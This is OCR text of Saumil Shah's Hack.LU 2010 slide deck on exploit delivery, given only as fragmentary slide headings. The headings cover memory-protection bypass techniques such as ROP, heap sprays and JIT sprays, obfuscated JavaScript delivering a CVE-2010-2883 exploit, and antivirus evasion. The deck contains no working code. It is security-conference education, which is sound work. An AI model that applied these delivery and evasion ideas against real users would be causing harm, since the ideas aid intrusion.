

Hi! Your exploits have arrived.
EXPLOIT
DELIVERY
Saumil
Shah
Hack.LU 2010
PARTS EXPRESS
amazon.com
UPS

who am i

- Saumil Shah, CEO Net-square
- LinkedIn: saumilshah

The Web Has Evolved



"The amount of intelligence in the world is constant.
And the population is increasing."

Browser Wars

Death of Standards

HTTP +0.1


HTML?

THE WEB WE LIVE IN

Wider Attack Surface

Ease of Exploitation

Mass Manufacturing




Worldwide coverage, Hides your tracks.

Complexity...

A New Dimension!

Exploit Mitigation Techniques



/GS
SafeSEH
DEP
ASLR
Permanent DEP
ASLR and DEP
KAMEHAMEHA


/GS
SafeSEH
DEP
ASLR
Permanent DEP
ASLR and DEP
SEH overwrites
non-SEH DLLs
Return to LibC
Heap Sprays
ROP
JIT Sprays
KAMEHAMEHA

I can haz sandbox

I Also Can!

Sploit Time!



See no EVAL

CVE 2010-2883

(0+10) day exploit

Obfuscated Javascript decoded without using eval, document.write, etc.

Who you gonna call?






howstuffworks - Anti Virus

howstuffworks - Anti Virus

0-day to the Face!



"To get our new signature files you need a valid support plan."

...and keep on patching

Jedi Web Tricks


Short.nr

Clever JS

Scripts without scripts

HTML5

"I don't think it's ready for production yet," especially since W3C still will make some changes on APIs, said Le Hegaret. "The real problem is can we make HTML5 work across browsers and at the moment, that is not the case." [6th October 2010]


We Broked Teh Webz!
HTML
HTTP
Standards... What Standards?
Old and idiotic
Object access
JS too powerful
SRC=
Stateless
No Auth
Bursty

The Web at present

HTTP
HTML

